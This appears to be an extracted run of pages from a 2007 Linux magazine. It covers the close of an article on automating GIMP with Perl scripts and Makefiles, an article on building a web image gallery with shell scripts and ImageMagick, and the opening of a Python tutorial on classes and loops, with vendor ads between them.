pixel's old alpha values. Next, a selection is performed using the nominated background color, and that selection is inverted. So, the selection should contain everything in the image and effectively be defining a single-bit alpha mask for what pixels should be fully transparent in the image.

The next block adds another new layer to the image, \$newlayer, with a transparent color, and then it copies and pastes the selection from the above merged layer (everything other than the background color) into the new layer. We don't need the old merged image layer anymore, so it is set to hidden and only the new layer is shown.

The result is that the new layer contains the old image data that has had any partially transparent pixels merged with the nominated background color. There is only a single color that is transparent, and the rest are fully opaque.

The imageOutput function is a little utility function in the MonkeyIQGIMP module that handles saving to native GIMP xcf files, but it also does something sane if a non-xcf file is desired. Parts of MonkeyIQGimp are shown in Listing 3. The imageOutput function simply dispatches to one of the gimp_*_save() functions with the only difference being that for non-native formats, first

Listing 10. Makefile to Convert xcf Files to Compositd JPEG Images

```
tmp_img=/tmp/tmp_img.xcf
tmp2_img=/tmp/tmp_img.xcf
background_img=mybackground.png
simplelayered_extension=xcf
simplelayered_targets=\
    $(patsubst %.xcf,%.jpg,$(wildcard *.xcf))

all: $(simplelayered_targets)

$(simplelayered_targets): %.jpg: %.xcf
    if_xcf=$<; \
    if=`basename $< .xcf`.png \
    of=$@; \
    of_thumbnail=`basename $@ .jpg`-thumb.jpg \
    gimp-monkeyiq-append-layer-from-image-file \
        -inputimage `pwd`/$$if_xcf \
        -outputimage $(tmp_img) \
        -layerimage `pwd`/$(background_img) \
        -layername "background-layer"; \
    gimp-monkeyiq-save-as-jpg \
        -inputimage $(tmp_img) \
        -outputimage $$of; \
    gimp-monkeyiq-scale \
        -inputimage `pwd`/$$if_xcf \
        -outputimage $(tmp_img); \
        -ratio 0.15; \
    gimp-monkeyiq-append-layer-from-image-file \
        -inputimage $(tmp_img) \
        -outputimage $(tmp2_img) \
        -layerimage `pwd`/$(background_img) \
        -layername "background-layer"; \
    gimp-monkeyiq-layers-showall \
        -inputimage $(tmp2_img) \
        -outputimage $(tmp_img); \
    gimp-monkeyiq-layers-hidebyre \
        -inputimage $(tmp_img) \
        -outputimage $(tmp2_img) \
        -layersre "background-layer"; \
    gimp-monkeyiq-move-visible-layers \
        -inputimage $(tmp2_img) \
        -outputimage $(tmp_img) \
        -xoffset 200 -yoffset 100; \
    gimp-monkeyiq-save-as-jpg \
        -inputimage $(tmp_img) \
        -outputimage $$of;
```

getMergedLayer() is called to get a single layer to export. In getMergedLayer(), if there is only a single layer, we are done; otherwise, we merge the visible ones and return that. If there is more than one layer, but none of them are visible, the code creates a single layer to return to avoid runtime errors from calling code. If nothing is visible, it's the same as saving a fully transparent layer.

To generate the properly aliased button, run the command shown

Listing 11. Save any image The GIMP can load as a JPEG image with given compression parameters.

```
sub monkeyiq_gimp_convert {
    my( $inputimagename, $outfilename, $qual,
        $smoothing, $comment ) = @_;

    $img = gimp_file_load( $inputimagename,
        $inputimagename );

    $layer = getMergedLayer( $img );

    file_jpeg_save( $img, $layer,
        $outfilename, $outfilename,
        $qual, $smoothing, 1, 1,
        $comment, 0, 1, 0, 1 );

    return $img;
}

register
...
"*,
[
    [PF_STRING, "inputimage",
        "Name of image to export", ""],
    [PF_STRING, "outputimage",
        "Name of image to save to", ""],
    [PF_FLOAT, "quality",
        "0-100 quality of JPG", ""],
    [PF_FLOAT, "smoothing",
        "0-1 smoothing", ""],
    [PF_STRING, "comment",
        "Comment for image", ""],
],
\&monkeyiq_gimp_convert;

exit main();
```

in Listing 4. The result will look like Figure 5. Notice that the shadow is now a soft graduation to the green background.

The final output GIF image is created with the command shown in Listing 5.

For more-specific image settings for GIF files for use on the Internet using gimp-monkeyiq-webgif, see Listing 6. Here, the depth of the GIF is set to less than 256 colors, and the image is dithered to try to compensate for the lower number of available colors.

Some Simple Scripts

As imageOutput() exports all the visible layers of an image by default, a few other scripts allow you to slice up the layers in an xcf file to make only the desired layers visible and thus exported to the final image. Ignoring the boilerplate registration code for each script, hiding all layers can be done with the script shown in Listing 7. Then, a regular expression can be used to show desired layers (Listing 8).

The Layers_hideAll() and Layers_showByRE() functions are in the

Listing 12. Append a layer from one image to another.

```
#!/usr/bin/perl -w

use Gimp ":auto";
use Gimp::Fu;
use lib '/usr/local/bin/';
use MonkeyIQGIMP;

sub monkeyiq_gimp_append_layer_from_image_file {
    my($inputimagename, $outfilename,
        $inputimagenameSecond) = @_;

    print "cat $inputimagename";
    print " $inputimagenameSecond >> $outfilename\n";

    $img = gimp_file_load( $inputimagename,
                           $inputimagename );
    $img2 = gimp_file_load( $inputimagenameSecond,
                           $inputimagenameSecond );

    $layer = getMergedLayer( $img2 );
    if (!$layer->has_alpha)
    {
        $layer->add_alpha;
    }

    $img2->selection_all;
    $layer->edit_copy;
    $newlayer = Gimp->layer_new(
        $img,
        Gimp->image_width( $img2 ),
        Gimp->image_height( $img2 ),
        RGBA_IMAGE,
        "appended image data",
        100,
        NORMAL_MODE );
    $newlayer->drawable_fill(TRANSPARENT_FILL);
    Gimp->image_add_layer( $img, $newlayer, -1 );
    Gimp->image_lower_layer( $img, $newlayer );

    $floater = $newlayer->edit_paste( 1 );
    $floater->anchor;

    $imgw = Gimp->image_width( $img );
    $img2w = Gimp->image_width( $img2 );
    $img2h = Gimp->image_height( $img2 );

    $img->resize( $imgw >= $img2w ? $imgw : $img2w,
                 $img2h >= $img2h ? $img2h : $img2h,
                 0, 0 );

    imageOutput( $img, $outfilename );
}

register
...
[
    [PF_STRING, "inputimage",
      "Name of image to load", ""],
    [PF_STRING, "outputimage",
      "Name of image to save to", ""],
    [PF_STRING, "newlayerimage",
      "Name of image to append to inputimage", ""],
],
&\&monkeyiq_gimp_append_layer_from_image_file;

if( $#ARGV <= 0 ) {
    print "Usage: $0 -inputimage imagepath";
    print " -outputimage full_dst_path ";
    print " -newlayerimage imagepath2 \n\n";
    exit;
}

# Handle over control to gimp
exit main();
```

shared MonkeyIQGIMP module, so that all scripts easily can toggle layer visibility too.

Let's look at one more simple script before moving on. The generation of prelight images for mouse-over events can be automated by adjusting the brightness or contrast of each layer.

The script and its arguments are shown in Listing 9. A slight bump in brightness (say to 5 or 10) is usually enough to make a quick prelight image for many images.

The dimensions of images also can be set aside for use in PHP Web pages.

Directories of Products on Backgrounds

Now, suppose we have a directory full of xcf files of product images and we want to composite all those images onto a background image and save them to JPEG files with the same base name. This can be driven from a Makefile as shown in Listing 10. The Makefile defines a JPEG target for every xcf file in the current directory. Each of these JPEG targets are processed the same way, and the JPEG file is dependent on its xcf file. If you change one of The GIMP product images (xcf files), the Makefile will reprocess only that xcf file.

A thumbnail image also is created for each product. The catch here is that the thumbnail is expected to be displayed at a different offset on the background image. This means the thumbnail has to have all the image data shifted relative to the background prior to scaling and saving. If many products are to be shown on a single

Listing 13. Move a layer around a little.

```
...
sub monkeyiq_gimp_move_visible_layers {
    my($inputimagename, $outfilename,
        $xoffset, $yoffset) = @_;

    $img = gimp_file_load( $inputimagename,
                            $inputimagename );

    @layers = Gimp->image_get_layers( $img );
    foreach $l (@layers) {
        if( $l->get_visible ) {
            $l->translate ( $xoffset, $yoffset );
        }
    }

    imageOutput( $img, $outfilename );
}
...
[
    [PF_STRING, "inputimage",
        "Name of image to load", ""],
    [PF_STRING, "outputimage",
        "Name of image to save to", ""],
    [PF_INT, "xoffset",
        "X offset to move layers by", ""],
    [PF_INT, "yoffset",
        "Y offset to move layers by", ""],
],
...

```

page, the call to gimp-monkeyiq-move-visible-layers would have to work out which offset to use for each thumbnail to make the blend with the background image pleasing when shown on the Web site.

Let's start from the simple and move to the more complex scripts from Listing 10. The gimp-monkeyiq-save-as-jpg script is shown in Listing 11. The getMergedLayer() function is from the MonkeyIQGIMP module shown in Listing 3. It gets all the visible layers as a single merged layer. Given a single layer, it can be exported as a JPEG, and I use the specific JPEG save GIMP function to allow various parameters specific to JPEG image compression to be set. Apart from the image in/out parameters, the two main parameters are quality and comment. Being able to embed a comment in the JPEG image itself allows metadata to be added to the Web image, such as an image copyright and author data string.

A slightly more complex script is the gimp-monkeyiq-append-layer-from-image-file, which is designed to act like the command-line `cat img1 img2 >| bar` command sequence. We are "appending" a layer from one image file to another. From the image from which we are reading a new layer, getMergedLayer() is called to grab all the visible layers as a single layer. As there are other scripts to hide and show layers in images, the input image can be prepared in a temporary image file to have only the desired layer(s) visible. The output image will be resized to the larger size of both input images. The code for the append layer is shown in Listing 12.

Layers can be moved around with given x,y deltas using



ASA COMPUTERS

The Expert on Customized Servers!

www.asacomputers.com
1-800-REAL-PCS

Hardware Systems for the open source community - Since 1989.

(Linux, FreeBSD, NetBSD, OpenBSD, Solaris, MS etc.)

The AMD Opteron processors deliver high-performance, scalable server solutions for the most advanced applications. "Runs both 32-and 64-bit applications simultaneously".

Your Custom Appliance Solution!!

"Let us know your Needs..."



"We will build you a Solution..."

AMD Opteron(TM) Value Server Starts at \$847



- 1U 14" Deep 260W.
- AMD Opteron 140 CPU.
- 512MB PC 3200 DDR ECC Unbuffered.
- Support upto 8GB DDR RAM.
- 40GB SATA Hard Disk.
- 2x 10/100 Mbps Lan.

Quad AMD Opteron(TM) Server Starts at \$2,812

- 1U AMD Opteron Model 840.
- 2GB Memory. Max 128 GB
- Supports upto 64GB FBDIMM.
- 80 GB SATA II Hotswap Hard Drive.
- 2x Integrated Dual 10/1000 LAN.



Dual AMD Opteron(TM) Storage Starts at \$4,120



- 5U Dual AMD Opteron Model 246.
- iSCSI or NAS Software Options.
- Support upto 18TB of Storage.
- Fail Hard Drive LED Indicator.

Dual AMD Opteron(TM) Storage Starts at \$8,445

- 8U AMD Opteron Model 246.
- 4TB of Storage (36TB Max).
- 1GB RAM
- 2 x 10/100/1000 Gigabit LAN.
- NAS or iSCSI Software Options.



Why Do Business With ASA?

"We Provide Approved EVAL Server..."

Since 1989, ASA has served customers like Cisco, Juniper, Caltech, Fermilab and most Universities. We provide a total custom solution with OS of your choice. Excellent pre and post-sales support. "Reliable hardware at the most competitive prices". Please call or contact us for your next hardware purchase.



2354 Calle Del Mundo, Santa Clara, CA - 95054

www.asacomputers.com

Email: sales@asacomputers.com

Tel: 1-800-REAL-PCS, Fax: 408-654-2910.



Listing 14. Get the metadata from an image for use in PHP.

```

...
use MonkeyIQGIMP;
use FileHandle;

sub writedata {
    my( $fh, $name, $ext, $x, $y, $w, $h ) = @_;

    $fh->print(" \${$name}${ext}_width = $w;\n ");
    $fh->print(" \${$name}${ext}_height = $h;\n ");
    $fh->print(" \${$name}${ext}_left = $x;\n ");
    $fh->print(" \${$name}${ext}_top = $y;\n ");
    $fh->print(" \${$name}${ext}_offsetx = $x;\n ");
    $fh->print(" \${$name}${ext}_offsety = $y;\n ");
}

sub monkeyiq_gimp_get_dimension {
    my($inputimagename,$outfilename,
        $desiredlayername) = @_;

    $img = gimp_file_load( $inputimagename,
                          $inputimagename );

    if( length( $desiredlayername ) )
    {
        $layer = getLayerByName(
            $img, $desiredlayername )
            or die("Layer $desiredlayername not found");
    }
    else
    {
        $layer = getMergedLayer( $img );
    }

    $name = gimp_layer_get_name( $layer );
    my( $x, $y ) = gimp_drawable_offsets( $layer );
    $w = gimp_drawable_width( $layer );
    $h = gimp_drawable_height( $layer );

    $fh = new FileHandle;
    if( $fh->open( $outfilename, "w" ) )
    {
        $fh->print("<\n");
        writedata( $fh, $name, "", $x, $y, $w, $h );

        $fh->print(">\n\n");
        $fh->close();
    }

    gimp_image_delete( $img );
}

register "monkeyiq_gimp_convert",
...
[
    [PF_STRING, "inputimage",
        "Name of image to export", ""],
    [PF_STRING, "outputfile",
        "Name of file to save metadata into", ""],
    [PF_STRING, "inputlayer",
        "Name of layer to export (optional)", ""],
],
    \&monkeyiq_gimp_get_dimension;
...

```

Resources

Code for the Article:

sourceforge.net/project/showfiles.php?group_id=16036

GIMP Perl Module:

ftp.gimp.org/pub/gimp/plug-ins/v2.0/perl

A Tutorial for GIMP Perl Users:

imagic.weizmann.ac.il/~dov/gimp/perl-tut-2.0

GIMP—Basic Perl: www.gimp.org/tutorials/Basic_Perl

Marc Lehmann's "Gimp":

www.goof.com/pcg/marc/gimp.html

API Documentation:

www.goof.com/pcg/marc/pdb/index.html

gimp-monkeyiq-move-visible-layers, as shown in Listing 13.

The dimensions of images also can be set aside for use in PHP Web pages. The gimp-monkeyiq-get-dimension creates a bunch of PHP variables set to interesting image metadata (Listing 14). The writedata() function sets the PHP variables in the output file for the desired input layer.

Not only are the width and height available, but the position in the original xcf file is stored as well. This makes it easy to build pixel offset-based Web sites using The GIMP to position various graphical elements and have the Web site offsets updated automatically. A Web site can be designed at 1600x1200 and saved in xcf files. The scaling script can then be used to generate an 800x600 version of the Web site automatically, together with the corresponding image offset and size metadata.

Acknowledgements

As I have little interactive skill with The GIMP, the cake multilayer images in Figures 1 and 2 were kindly created for the article by Dennis Braun (info@dennbe.com).■

Ben Martin has been working on filesystems for more than ten years. He is currently working toward a PhD combining Semantic Filesystems with Formal Concept Analysis to improve human-filesystem interaction.

MORE HOURS IN THE DAY?

NO. BUT WITH THE DUAL-CORE INTEL® XEON® PROCESSOR INSIDE YOUR SERVERSDIRECT SYSTEM, YOU GET THE NEXT BEST THING:
 THE POWER TO DO MORE IN A SINGLE SERVER.

1U Twin™ Innovation



- * High Density Computing Technology
- * Reducing Cost, Energy and Space Requirements
- * Support up to **16 processor cores** Quad Xeon 5300 Series

SDR-6015T-TB 1U Data Center Clustering Server

Two systems (nodes) in a 1U form factor. Each node supports the following:

- * Dual-processor Quad & Dual Core Intel® 64-bit Xeon® Support
- * Up to 32GB DDR2 667 & 533 SDRAM Fully Buffered DIMM (FB-DIMM)
- * 2x Intel® (ESB2/Gilgal) 82563EB Dual port Gigabit Ethernet Controller
- * 2x Hot-swap SATA Drive Bays
- * 900/980W High-efficiency Power Supply



STARTING PRICE \$959.99

SDR-1105T 1U ENTRY LEVEL SERVER

Excellent general purpose server for organizations with the need for a low, entry level price

- * 1U Rackmount Chassis with 520W power supply
- * Supermicro X7DVL-L Server Board with Intel® 5000V (Blackford VS) Chipset
- * Intel® Dual-Core Xeon Processor 5050 3.0GHZ 667 MHz
- * Total 512MB, 2pcs x 256MB Kingston DDR2 533Mhz FB-DIMM ECC
- * Seagate SATAII 80GB 7200 RPM 8MB Cache SATA 3.0Gb/s Hard Drive
- * 4 x 1" Hot-swap SATA Drive Bays
- * Two Intel® 82563EB Dual-port Gigabit Ethernet Controller
- * Intel® ESB2 SATA 3.0Gbps Controller RAID 0, 1, 5, 10 support



STARTING PRICE \$1,199

SDR-2503T 2U APPLICATION SERVER

Highest performing with Dual Core/ Quad Core Xeon CPU based. Excellent with general purpose applications and provide the most power.

- * 2U Rackmount Chassis with 650W power supply
- * Supermicro X7DVL-E Server Board with Intel® 5000V (Blackford VS) Chipset
- * Intel® Dual-Core Xeon Processor 5050 3.0GHZ 667 MHz
- * Total 512MB, 2pcs x 256MB Kingston DDR2 533Mhz FB-DIMM ECC
- * Seagate SATAII 250GB 7200 RPM 8MB Cache SATA 3.0Gb/s Hard Drive
- * 6 x 1" Hot-swap SATA Drive Bays
- * Intel® (ESB2/Gilgal) 82563EB Dual-port Gigabit Ethernet Controller
- * Intel® ESB2 SATA 3.0Gbps Controller RAID 0, 1, 5, 10 support



STARTING PRICE \$2,199

SDR-3500T DATABASE SERVER

Easily Scalable storage solution with hot-swap functionality for growing businesses

- * 3U Rackmount chassis with Redundant 800W power supply
- * Supermicro X7DBE+ Server Board with Intel® 5000P (Blackford) Chipset
- * Intel Quad-Core Xeon Processor E5310 1.6GHZ
- * Total 1024MB, 2pcs x 512MB Kingston DDR2 533MHz FB-DIMM ECC
- * Seagate SATAII 500GB 7200 RPM 16MB Cache SATA 3.0Gb/s Hard Drive
- * 16 x 1" Hot-swap SATA Drive Bays
- * Dual-port Gigabit Ethernet Controller
- * Intel SATA 3.0Gbps 6-PORT Controller RAID 0, 1, 10 support



STARTING PRICE \$3,299

SDR-5111T 5U ADVANCED STORAGE SERVER

Quad Core dual Xeon CPU based, with 24 hot-swap hard disk bays suitable for 18TB of pure data Storage capacity

- * 5U Rackmount chassis with Redundant 1350W power supply
- * Supermicro X7DBE Server Board with Intel® 5000P (Blackford) Chipset
- * Intel Quad-Core Xeon Processor E5310 1.6GHZ
- * Total 1024MB, 2pcs x 512MB Kingston DDR2 667MHz FB-DIMM ECC
- * Seagate 750GB 7200 RPM 16MB Cache SATA 3.0Gb/s Hard Drive
- * 24 x 1" Hot-swap Drive Bays
- * Intel® (ESB2/Gilgal) 82563EB Dual-port Gigabit Ethernet Controller
- * Intel ESB2 SATA 3.0Gbps Controller RAID 0, 1, 5, 10 support

SERVERS DIRECT CAN HELP YOU CONFIGURE YOUR NEXT HIGH PERFORMANCE SERVER SYSTEM - CALL US TODAY!

Our flexible on-line products configurator allows you to source a custom solution, or call and our product experts are standing by to help you assemble systems that require a little extra. Servers Direct - your direct source for scalable, cost effective server solutions.

1.877.727.7887 | www.ServersDirect.com

Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo, Celeron, Intel Xeon, Intel SpeedStep, Itanium, Pentium, and Pentium III Xeon are trademarks of Intel Corporation or it's subsidiaries in the United States and other countries.



Writing Your Own Image Gallery Application with the UNIX Shell

You don't need a fancy photo management application to create a Web-based image gallery. GIRISH VENKATACHALAM

Digital photography has become so ubiquitous today that even medium-range mobile phones can capture photographs. Once you transfer photos to the PC, you need to be able to share them with friends and relatives. Most digital cameras produce such high-resolution images that sending them directly to folks via e-mail is not always convenient.

This is when you need an on-line photo-sharing Web site, such as flickr.com, to help share photographs simply by uploading them. Of course, you also can do the heavy lifting with tools such as gallery2.

But, in this article, I discuss how to utilize the power of the Linux command line to create an image gallery.

A Brief Survey of the Graphics Tools in Linux

All of you have heard of the GNU Image Manipulation Program (GIMP). It is useful for interactive image manipulation, photo retouching and other editing purposes, but I find it quite difficult to use. There are often much simpler alternatives that do a much better job for commonplace image editing. The nice thing about these alternatives is that you can run them directly from the almighty command line, which can save time and facilitate easy scripting. Here are some such tools that interest me:

- **qiv**: this one is the fastest of the lot. It is lightweight, and it can handle a huge list of images on the command line. In fact, you can reproduce the "persistence of vision" effect of video by dumping the frames using MPlayer's `-vo jpeg` or `-vo png` driver and view them using `qiv *`. Pressing the spacebar gives the same effect of actually watching the video sans the audio.
- **xloadimage**: `xloadimage`, or `xli`, is another application for viewing images.
- **xv**: this one is rather outdated now, but it is worth taking a look at it. Some of its image processing algorithms are cool.
- **tgif**: `tgif`, along with `dia`, `xfig` and friends, is most useful for creating technical drawings, block diagrams and the like. I find `tgif` to be really user-friendly and powerful when it comes to certain common image processing tasks, such as generating a collage or mosaic of images and annotating images with text.
- **Netpbm suite**: this suite has more than 200 command-line utilities and is used for advanced image processing purposes that primarily are designed to be invoked from the Linux command line.

- **ImageMagick suite**: this suite can be described as the be-all end-all of image processing. It has mind-boggling capabilities that can create animations, logos, convert file formats and, of course, do highly sophisticated image processing. Go to www.imagemagick.org/Usage for details on all it can do.

In this article, I focus primarily on using the ImageMagick toolkit for the purpose of creating an image gallery.

A Few Basics

Obviously, you will want the gallery to be an HTML page for sharing with friends using the Web.

The first step involves generating thumbnails for all the images. These have to be linked to the images using HTML tags. But, before that, you need to take care of the images' varying orientations. Different photographs may have different dimensions, and you should be able to categorize the thumbnails based on that. This is no hard and fast rule, but I prefer it this way.

The next task is to annotate the images with relevant text, by watermarking either below or above the image. ImageMagick has a rich toolchest for achieving this task in an elegant manner.

You also will want to be able to retrieve, save and optionally display the EXIF data embedded in the photographs. After annotating the images, you may want to generate borders, frames or 3-D reliefs for better visual appeal. Usually, they look nice on Web pages with a white background.

Another nice-to-have feature is to be able to generate black-and-white photo equivalents. Of course, in addition to all this, if users want to download the original, untouched, pristine photo in full size, they should be able to do so. It might be worthwhile to provide a download link for all the photos in one single zip file.

For people who don't like clicking on each of the thumbnails, you can provide a slideshow. But, on Linux, you can do much better. You can create a full-fledged video with sound effects. I prefer a nice MIDI tune, appropriate for the occasion and mood of the snaps. This has a side benefit of being directly writable to DVD too.

But before this, it's a good idea to create vertical and horizontal mirror images of each of the photos. That way, the video has a better flow and visual appeal. It so happens that this is extremely easy to do with the Linux command line and ImageMagick.

You might have other requirements, such as correcting the exposure, brightness or contrast, cropping out certain parts of the image or doing

photo retouching with more interesting effects. Again, ImageMagick can do the trick (as can qiv and other image display tools). To correct images, you might prefer an interactive tool, such as The GIMP or tgif.

Other possibilities exist, such as creating a mosaic of images annotated with nice fonts, but this does not make much sense in an image gallery application.

Now, let's get down to business.

The Code for the Task

It is best to use /bin/sh as the programming language. Because all the work is already done most elegantly and naturally by command-line utilities, you need only to invoke them with the appropriate switches and generate simple HTML code à la google.com.

The first task is to segregate the images into different directories, depending on the dimensions and orientation of each image. This is easily done with the following block of code:

```
#!/bin/sh

# script to segregate images based on dimensions

for image in *.jpg
do
dimension=`identify -format "%wx%" $image`
# we don't want mkdir shouting at us for
# directories that exist!
mkdir $dimension 2>/dev/null
mv $image $dimension
done
```

Now we have all images of identical dimensions, neatly arranged in separate directories. Let's proceed to generating the thumbnails for each of them. This script generates the thumbnails:

```
#!/bin/sh

# script to segregate images based on dimensions

# this is where we have all the thumbnails for each of the
# images classified by dimensions above
mkdir thumb
for dir in `ls -F |grep / | grep ^[0-9] `
do
mkdir thumb/$dir 2>/dev/null
cd $dir
width=`echo $dir | cut -dx -f1`
height=` echo $dir | cut -dx -f2 | cut -d/ -f1 `
for image in *
do
convert -size ${width}x${height} $image -resize 20% \
../thumb/${dir}thumb-$image
done
cd ..
done
```

With ImageMagick, you have several nice features available for decorating thumbnails, and they look impressive.



Figure 1. Image with Frame

1) Thumbnail with thickness and shadow:

```
$ convert rose.jpg -matte \
\ ( +clone -fx DarkSlateGrey -repage +0+1 \) \
\ ( +clone -repage +1+2 \) \
\ ( +clone -repage +1+3 \) \
\ ( +clone -repage +2+4 \) \
\ ( +clone -repage +2+5 \) \
\ ( +clone -repage +3+6 \) \
-background none -compose DstOver -mosaic rose-thickness.jpg
```

2) A raised button effect:

```
$ convert -raise 8x8 rose.jpg rose-raised.jpg
```

3) Adding a frame to the thumbnail:

```
$ convert -mattecolor peru -frame 9x9+3+3 rose.jpg rose-frame.jpg
```

Next, let's look at some interesting ways to annotate images with ImageMagick:

1) Text on the bottom-left corner with a vertical orientation:

```
$ convert rose.jpg -font helvetica -fill white \
-pointsize 20 -gravity southwest -annotate \
270x270+15+0 'Nice pink rose' rose-text.jpg
```

2) Text on a frame:

```
$ montage -geometry +0+0 -background white -fill \
brown -label 'Nice pink rose' rose.jpg rose-text.jpg
```

Note that you can give any color to the -background and -fill switches. To find which colors are supported by ImageMagick, type:

```
$ convert -list color
```

3) You also can watermark, like this:

```
$ convert rose.jpg -font helvetica -pointsize 20 -draw \
  "gravity south \
  fill black text 0,12 'Nice pink rose' \
  fill white text 1,11 'Nice pink rose' " rose-text.jpg
```

4) Label the image on the top like this:

```
$ convert rose.jpg -gravity North -background green \
  -splice 0x18 -draw "text 0,0 'Nice \
  pink rose' " rose-top.jpg
```

You can create a video from the images using mencoder or FFmpeg. But before that, let's first create the horizontal and vertical mirror images of the snaps. It will be interesting to combine the images with the mirrors while playing the video:

```
$convert rose.jpg -flip rose-flip.jpg
$convert rose.jpg -flop rose-flop.jpg
```

These two commands create the vertical and horizontal mirror images, respectively.

You can combine the mirrors with the original with the append switch to convert:

```
$convert rose.jpg rose-flip.jpg -append rose-vertical.jpg
```

Instead of -append, if you specify +append, it creates the images side by side, which is what we want to do with horizontal mirror images:

```
$convert rose.jpg rose-flop.jpg +append rose-horiz.jpg
```

You might consider using the -resize option or -scale option to convert all images to identical dimensions:

```
$ mencoder "mf://*.jp" -mf fps=0.5:type=jpg -o \
  image-video.avi -ovc lavc -lavcopts vcodec=mjpeg
```

This creates an image video with all the images displaying one after another at an interval of one image every two seconds (fps=0.5). But, bear in mind that all the images need to have identical dimensions, or this will not work.

Now, you can combine this with a nice audio file to create a video that is playable on a DVD:

```
$ lav2yuv +n image-video.avi | mpeg2enc -f 8 -o image-video.m2v
$ mplex -f 8 audio.ac3 image-video.m2v -o final-video.mpg
```

Now, simply copy the final-video.mpg into your DVD and you are done.

You can generate the black and white equivalents of a color image using this command:

```
$ xloadimage rose.jpg -dump jpeg,grayscale rose-bw.jpg
```

Conclusion

To create an image gallery application, you need to obtain the thumbnails, border style of images, audio file for the background music and



Figure 2. Image with Text



Figure 3. Image with Watermarking

the text for annotating each image. You also can give the user the opportunity to specify a particular annotation style.

Once you have these inputs, you can use the command-line ImageMagick tools to create a gallery and use a simple shell script to link them all together with HTML and produce a Web page. ■

Girish Venkatachalam is a cryptographer with nearly a decade of experience working on various modern UNIX systems. He has developed IPSec from scratch on the Nucleus OS for a router and worked with the guts of Apache, OpenSSL and SSH. He can be reached at girish1729@gmail.com.

Resources

ImageMagick: www.imagemagick.org/Usage

Netpbm: netpbm.sourceforge.net

tgif: bourbon.usc.edu/tgif

gallery2: gallery.sourceforge.net



Open source
is everywhere.

Designer clothes aren't all that's in fashion. Come see the latest trends in open source at LinuxWorld.

From Linux/Windows interoperability to practical OS development, you'll see what's taking open source front and center. In fact, more companies use open source than ever. For instance, one top American sportswear company now utilizes Linux running on industry-leading servers for its global B2B portal. The company and its specialty retailers can efficiently place, track and ship orders in minutes. It has even shortened design-to-product time by linking its production facilities worldwide. So catch the excitement of open source, register at www.linuxworldexpo.com.

 **LINUXWORLD**
CONFERENCE & EXPO

August 6-9, 2007
Moscone Center - San Francisco

Register now at
www.linuxworldexpo.com

Copyright © 2007 IDG World Expo Corp. All rights reserved. LinuxWorld and LinuxWorld Conference & Expo are registered trademarks of International Data Group, Inc. All other trademarks are property of their respective owners.

Platinum Sponsors

ACCESS

ORACLE



MOTOROLA

Gold Sponsor

Novell.

Silver Sponsors



WIND RIVER

Programming Python, Part II

Having covered some advanced features in Part I, it's time to include some basics.

JOSÉ P. E. "PUPENO" FERNÁNDEZ

The tutorial in last month's issue covered the basics of installing Python, running it and using it. Then, we moved on to building a basic blog in Python. The blog was extremely simple—only a Python list. We focused on the posts and built a `Post` class:

```
class Post(object):
    def __init__(self, title, body):
        self.set_title(title)
        self.set_body(body)

    def set_title(self, title):
        self._title = title

    def get_title(self):
        return self._title

    def set_body(self, body):
        self._body = body

    def get_body(self):
        return self._body

    def __repr__(self):
        return "Blog Post: %s" % self.get_title()
```

In this follow-up article, let's focus on the blog itself and go further.

The Blog

Now that we have the `Post` class, we can make the `Blog` class. An initial implementation may look like this:

```
class Blog(object):
    def __init__(self):
        self._posts = []

    def add_post(self, post):
        self._posts.append(post)

    def get_posts(self):
        return self._posts
```

We are using a list to maintain the posts, but the interface is totally abstract behind a set of methods in the `Blog` class. This has a huge advantage: tomorrow we could replace that simple list with an SQL back end, and the code that uses `Blog` will need few, if any, changes.

Notice that there's no way to delete a post. We could tamper with `_posts` directly, but as long as we do what the class was meant to do,

we can't delete a post. That may be good or bad, but the important thing is that by defining a set of methods, we exposed the design of how the class should be used.

To Publish or Not to Publish

The method `get_posts` returns all the posts. When we are writing a new post, we don't want the whole world to be able to read it until it is finished. The posts need a new member that tell whether it is published. In `Post`'s initializer, `__init__`, we add the line:

```
self._published = False
```

That makes every new post private by default. To switch states, we add the methods:

```
def publish(self):
    self._published = True

def hide(self):
    self._published = False

def is_public(self):
    return self._published
```

In these methods, I introduced a new kind of variable—the boolean. Booleans are simple; they can be true or false. Let's play with that a bit:

```
>>> cool = blog.Post("Cool", "Python is cool")
>>> cool.is_public()
False
>>> cool.publish()
>>> cool.is_public()
True
>>> cool.hide()
>>> cool.is_public()
False
>>>
```

If, when you run `is_public`, you get:

```
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
  File "blog.py", line 25, in is_public
    return self._published
AttributeError: 'Post' object has no attribute
'_published'
```

That's because `_published` was not created, it can't be used, and `is_public` wants to use it. Understanding errors in your tools is important if you want to be a successful programmer.

In this short set of messages, the last line is the error itself. There are various types of errors, and this one is an `AttributeError`. A lot of important information is given in the traceback. A traceback is a list of "who called whom", providing an idea of what was being executed when the error occurred.

The first line of the traceback doesn't give much information. It probably relates to the line we typed at the REPL. The second line tells that the error was in the file `blog.py`, on line 25, on the method `is_public`. Now we have the line that raised the problem.

This traceback is simple. In a real application, you would have methods that call methods that call methods and so on. In those cases, it is not uncommon to see tracebacks of 25 lines or more. I've seen tracebacks of more than 150 lines, but those were extreme cases in extreme conditions.

The next step is a modification to the `Blog` class to pick up only published posts. So, we add a new method:

```
def get_public_posts(self):
    published_posts = []
    for post in self._posts:
        if post.is_public():
            published_posts.append(post)
```

Python tries to be as readable as possible, but that method introduces too many new things, so it requires some careful explanations.

Loops

One of the Python's looping constructs is `for`. It is designed to iterate over lists, sets, maps and other iterable objects. In this case, it takes all the items in `self._posts` and, one by one, assigns them to the variable `post`. In the body of the `for`, which is executed on each iteration, we can use the variable `post`.

The body of the `for`, as with other constructs that need a piece of code, is delimited by nothing more than the indentation. Here's an example:

```
>>> the_list = [1,2,3,"a","b"]
>>> for item in the_list:
...     print item
...
1
2
3
a
b
>>>
```

Various tasks are solved with a loop. One such task is doing something for each member of a collection, like we did in the previous example. For those types of tasks, the `for` construct is excellent.

Another common practice is to perform an action a given number of times—for example, printing "Hello, world" three times. To do that we can use:

```
>>> a = 0
>>> while a < 3:
...     print "Hello world"
...     a = a + 1
...
Hello world
Hello world
Hello world
>>>
```

Another loop construct is `while`, and it will continue to run its body until the check—that is, the expression after `while` and before the colon—becomes false.

We can rethink the previous loop as iterating over a list containing the numbers 0–9. There's a way to do it with a `for` construct:

```
>>> for a in range(0,3):
...     print "Hello world"
...
Hello world
Hello world
Hello world
>>>>
```

This is shorter and arguably more readable. What is `while` useful for then? It is useful any time you don't really know when you are going to stop the loop. Here are some examples:

- Reading characters from a file until you encounter the End of File (EOF).
